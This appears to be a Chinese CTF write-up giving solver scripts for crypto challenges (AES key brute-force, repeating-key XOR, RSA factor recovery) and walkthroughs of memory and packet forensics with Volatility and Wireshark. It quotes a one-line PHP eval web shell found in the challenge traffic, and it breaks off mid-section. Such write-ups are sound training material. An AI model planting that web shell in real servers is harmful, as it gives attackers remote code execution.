```

1  import random
2  from Crypto.Util.number import long_to_bytes
3  from Crypto.Cipher import AES
4
5  def pad(m):
6      tmp = 16-(len(m)%16)
7      return m + bytes([tmp for _ in range(tmp)])
8
9  def decrypt(c, key):
10     aes = AES.new(key, AES.MODE_ECB)
11     return aes.decrypt(c)
12
13  def main():
14     c = b'\x9d\x18K\x84n\xb8b|\x18\xad4\xc6\xfc\xec\xfe\x14\x0b_T\xe3\x1b\x0'
15     for i in range(0, 1 << 20):
16         key = pad(long_to_bytes(i))
17         flag = decrypt(c, key)
18         if flag.startswith(b'cazy{'):
19             print(flag.decode())
20
21  if __name__ == '__main__':
22     main()

```

## no\_cry\_no\_can

key长度为5

flag前5位是 crazy{

flag与key的循环做异或 得到 一串乱码字符

乱码字符前五位与 crazy{做异或即得到 key

然后再将乱码字符与key循环做异或即得到flag.

```

1  '''
2  from Crypto.Util.number import*
3  from secret import flag,key
4
5  assert len(key) <= 5
6  assert flag[:5] == b'cazy{'
7  def can_encrypt(flag,key):
8      block_len = len(flag) // len(key) + 1
9      new_key = key * block_len
10     return bytes([i^j for i,j in zip(flag,new_key)])
11  c = can_encrypt(flag,key)
12  print(c)

```

```

13  '''
14
15  c=b'<pH\x86\x1a&"m\xce\x12\x00pm\x97U1uA\xcf\x0c:NP\xcf\x18~l'
16  print len(c)
17  flag=""
18  for i in range(len(c)):
19      if i%5==0:
20          flag+=chr(ord(c[i])^ord('c'))
21      if i%5==1:
22          flag+=chr(ord(c[i])^ord('a'))
23      if i%5==2:
24          flag+=chr(ord(c[i])^ord('z'))
25      if i%5==3:
26          flag+=chr(ord(c[i])^ord('y'))
27      if i%5==4:
28          flag+=chr(ord(c[i])^ord('{'))
29  print flag
30
31  print flag[:5]
32  key=flag[:5]
33
34  c=b'<pH\x86\x1a&"m\xce\x12\x00pm\x97U1uA\xcf\x0c:NP\xcf\x18~l'
35  print len(c)
36  flag=""
37  for i in range(len(c)):
38      if i%5==0:
39          flag+=chr(ord(c[i])^ord(key[0]))
40      if i%5==1:
41          flag+=chr(ord(c[i])^ord(key[1]))
42      if i%5==2:
43          flag+=chr(ord(c[i])^ord(key[2]))
44      if i%5==3:
45          flag+=chr(ord(c[i])^ord(key[3]))
46      if i%5==4:
47          flag+=chr(ord(c[i])^ord(key[4]))
48
49  print flag#cazy{y3_1s_a_h4nds0me_b0y!}

```

## no\_math\_no\_cry

```

1  import gmpy2
2  from Crypto.Util.number import long_to_bytes
3
4  c = 107150860718626732094842504906000181056140481170553360744375038837035105
5
6  x = gmpy2.iroot(c - 0x0338470, 2)
7  m = (1 << 500) - x[0]
8  print(long_to_bytes(m))

```

## math

令：

$$x = \text{inverse\_mod}(q, p)$$

$$y = \text{inverse\_mod}(p, q)$$

则：

$$q \times x = 1 + k1 \times p$$

$$p \times y = 1 + k2 \times q$$

联立得：

$$q \times (x + k2) = p \times (y + k1)$$

由于 p 和 q 互质，因此：

$$p = x + k2$$

$$q = y + k1$$

代入  $q \times x = 1 + k1 \times p$  得：

$$x \times y = 1 + k1 \times k2$$

由于：

$$\phi(n) = (p - 1) \times (q - 1) = (x - 1 + k2) \times (y - 1 + k1)$$

将 k2 代入可得：

$$(x - 1) \times k1^2 + (x \times y - 1 - \phi(n) + (x - 1) \times (y - 1)) \times k1 + (y - 1) \times (x \times y - 1) = 0$$

解一元二次方程可得 k1，再算出 p q，最后解 RSA 即可。

完整脚本如下：

```
1 import gmpy2
2 from Crypto.Util.number import long_to_bytes
3
4 def solve(a, b, c):
5     delta = b ** 2 - 4 * a * c
6     if gmpy2.is_square(delta):
7         x1 = (-b + gmpy2.isqrt(delta)) // (2 * a)
8         x2 = (-b - gmpy2.isqrt(delta)) // (2 * a)
9         return True, (x1, x2)
10    else:
11        return False, (0, 0)
12
13 def main():
14     y = 0x63367a2b947c21d5051144d2d40572e366e19e3539a3074a433a92161465543157
15     x = 0x79388eb6c541ffefc9cfb083f3662655651502d81ccc00ecde17a75f316bc97a8
16     cc = 0x5a1e001edd22964dd501eac6071091027db7665e5355426e1fa0c6360accbc013
17     e = 0x10005
18     d = 0xae285803302de933cfc181bd4b9ab2ae09d1991509cb165aa1650bef78a8b23548
19     kn = e * d - 1
20
21     for k in range(3, e):
22         if kn % k == 0:
23             phi = kn // k
24             a = x - 1
25             b = x * y - 1 + (x - 1) * (y - 1) - phi
```


```

26         c = (y - 1) * (x * y - 1)
27         ok, (k1, k2) = solve(a, b, c)
28         if not ok:
29             continue
30         if (x * y - 1) % k1 == 0:
31             k2 = (x * y - 1) // k1
32         elif (x * y - 1) % k2 == 0:
33             k1, k2 = k2, (x * y - 1) // k2
34         else:
35             print('error')
36             return
37         p, q = x + k2, y + k1
38         N = p * q
39         flag = long_to_bytes(pow(cc, d, N))
40         print(flag)
41         break
42
43 if __name__ == '__main__':
44     main()

```

## MISC

### 八卦迷宫



将图形对应的汉字连在一起然后转成汉语拼音即可.

cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}



### 朴实无华的取证

内存取证

先扫一遍flag相关文件，找到一个压缩包和图片

```
root@kali:~/Desktop# volatility -f xp_sp3.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO 文件 : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/root/Desktop/xp_sp3.raw)
PAE type : PAE
DTB : 0x764000L
KDBG : 0x8054e2e0L
Number of Processors : 2
Image Type (Service Pack) : 3
KPCR for CPU 0 : 0xffdf000L
KPCR for CPU 1 : 0xf8757000L
KUSER_SHARED_DATA : 0xffdf0000L
Image date and time : 2021-12-27 02:37:41 UTC+0000
Image local date and time : 2021-12-27 10:37:41 +0800
root@kali:~/Desktop# volatility -f xp_sp3.raw filescan | grep flag
Volatility Foundation Volatility Framework 2.6
0x00000000017ad6a8 2 0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.zip
0x00000000018efcb8 1 0 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Recent\flag.lnk
0x0000000001b34f90 1 1 R--r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.zip
0x0000000001e65028 1 0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\桌面\flag.png
root@kali:~/Desktop#
```

导出两个文件，得到一张图片和一个加密的压缩包，压缩包里有encrypt.txt



所以考虑先解开压缩包，去镜像中找密码，在记事本记录里找到

```

root@kali:~/Desktop# volatility -f xp_sp3.raw --profile=WinXPSP2x86 notepad
Volatility Foundation Volatility Framework 2.6
Process: 2976
Text:
?

Text:
?

Text:

Text:
?

Text:
????????????
20211209(encrypt)
????????????????????
????!????
????!???

root@kali:~/Desktop#

```

解开压缩包，得到encrypt.txt。可以看出是偏移为三的凯撒加密

```

encrypt.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
//幼儿园水平的加密（部分）
void Encrypt(string& str)
{
    for(int i = 0; i < str.length(); i++)
    {
        if(str[i] >='a' && str[i] <='w')
            str[i] += 3;
        else if(str[i] == 'x')
            str[i] = 'a';
        else if(str[i] == 'y')
            str[i] = 'b';
        else if(str[i] == 'z')
            str[i] = 'c';
        else if(str[i] == '_')
            str[i] = '|';
        str[i] -= 32;
    }
}

```

把图片上的编码，在线凯撒解密得到flag,这里猜测图片上的?是\_

Caesar Cipher

FDCB[SLDQ\_ZLOO\_FHUWDLQOB\_VXFFHHG\_LQ\_ILJKWLQJ\_WKH\_HSLGHPLF]

3

☐ 移除标点 (Remove Punctuation)

加密 解密


cazy[8ian\_will\_certainly\_succeed\_in\_fighting\_the\_epidemic]

交了flag不正确，手动调整第一个8为X，提交正确

cazy{Xian\_will\_certainly\_succeed\_in\_fighting\_the\_epidemic}


## 无字天书

流量包提取文件，可以在其中一个文件中发现一串16进制，根据文件头可知是一个压缩包



```
1.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
897f94d0<?php eval($_POST['xian']);?>504B0304140008000800B16A9853000000000000(
4B60C0CA2087585A589458979259979A90CF2614713910D2ED43730B030B436334C3635
/var/www/html
[E]
8b80ff25b7
第 1 行, 第 1 列 100% Unix (LF) UTF-8
```


把十六进制提取出来，利用winhex还原压缩包




| 名称        | 大小  | 压缩后大小 | 类型    | 修改时间             | CRC32    |
|-----------|-----|-------|-------|------------------|----------|
| ..        |     |       | 文件夹   |                  |          |
| .._MACOSX | 269 | 170   | 文件夹   |                  |          |
| key.ws    | 244 | 61    | WS 文件 | 2021/12/24 13:09 | 4567817F |
| flag.txt  | 482 | 98    | 文本文档  | 2021/12/24 13:21 | 919F2CBB |

总计 1 文件夹, 2 文件, 995 字节

打开里面两个文件，notepad++打开key.ws发现都是空白字符，且存在tab和换行，猜测是whitespace




在线网站解密得到key



flag.txt全是空白字符，猜测是snow加密 且上一步找到了key，使用tk大佬的工具一把梭





## 西安加油

Wireshark查看全是HTTP请求

Wireshark · 协议分级统计 · secret.pcap

| 协议                            | 按分组百分比 | 分组   | 按字节百分比 | 字节      | 比特/秒 | 结束  | 分组      | 结束   | 字节 | 结束 | 位/秒 |
|-------------------------------|--------|------|--------|---------|------|-----|---------|------|----|----|-----|
| Frame                         | 100.0  | 1369 | 100.0  | 1565313 | 201k | 0   | 0       | 0    |    |    |     |
| Null/Loopback                 | 100.0  | 1369 | 0.3    | 5476    | 706  | 0   | 0       | 0    |    |    |     |
| Internet Protocol Version 4   | 100.0  | 1369 | 1.7    | 27380   | 3531 | 0   | 0       | 0    |    |    |     |
| Transmission Control Protocol | 100.0  | 1369 | 97.9   | 1532457 | 197k | 894 | 1333828 | 172k |    |    |     |
| Transport Layer Security      | 3.6    | 49   | 0.4    | 7016    | 904  | 49  | 7016    | 904  |    |    |     |
| Hypertext Transfer Protocol   | 31.1   | 426  | 94.6   | 1481057 | 191k | 215 | 71001   | 9157 |    |    |     |
| Line-based text data          | 15.4   | 211  | 87.9   | 1375893 | 177k | 211 | 1376153 | 177k |    |    |     |

观察发现大部分是返回404状态码，过滤状态码为200的仅有几条

Wireshark · 过滤 HTTP 流 (tcp.stream eq 4) · secret.pcap

| No.  | Time     | Source    | Destination | Protocol | Length | Info                         |
|------|----------|-----------|-------------|----------|--------|------------------------------|
| 379  | 5.309829 | 127.0.0.1 | 127.0.0.1   | HTTP     | 6410   | HTTP/1.1 200 OK              |
| 451  | 5.328603 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 881  | 5.421869 | 127.0.0.1 | 127.0.0.1   | HTTP     | 6410   | HTTP/1.1 200 OK              |
| 1061 | 5.479371 | 127.0.0.1 | 127.0.0.1   | HTTP     | 11145  | HTTP/1.1 200 OK (text/plain) |

在tcp.stream eq 4中发现hint

Wireshark · 追踪 HTTP 流 (tcp.stream eq 4) · secret.pcap

| No. | Time    | Source    | Destination | Protocol | Length | Info                         |
|-----|---------|-----------|-------------|----------|--------|------------------------------|
| 211 | 5.28753 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK              |
| 321 | 5.29236 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 322 | 5.29237 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 326 | 5.29469 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 328 | 5.29471 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 339 | 5.29841 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 340 | 5.29843 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 345 | 5.30058 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 346 | 5.30059 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 386 | 5.31203 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 388 | 5.31204 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 407 | 5.31766 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 408 | 5.31768 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 421 | 5.32161 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 422 | 5.32163 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 433 | 5.32406 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 434 | 5.32407 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |
| 451 | 5.32860 | 127.0.0.1 | 127.0.0.1   | HTTP     | 1447   | HTTP/1.1 200 OK (text/plain) |

进行Base32解码得到如下

- 9403.png is 0
- 8086.png is 1
- 7301.png is 2

```
4 7422.png is 3
5 3978.png is 4
6 8266.png is 5
7 7683.png is 6
8 5410.png is 7
9 4365.png is 8
10 ... (太多, 这里省略)
```

在tcp.stream eq 6中发现一串可疑数据

```
tcp.stream eq 6
No.  Time           Source
926 5.431091 127.0.0.0
927 5.431095 127.0.0.0
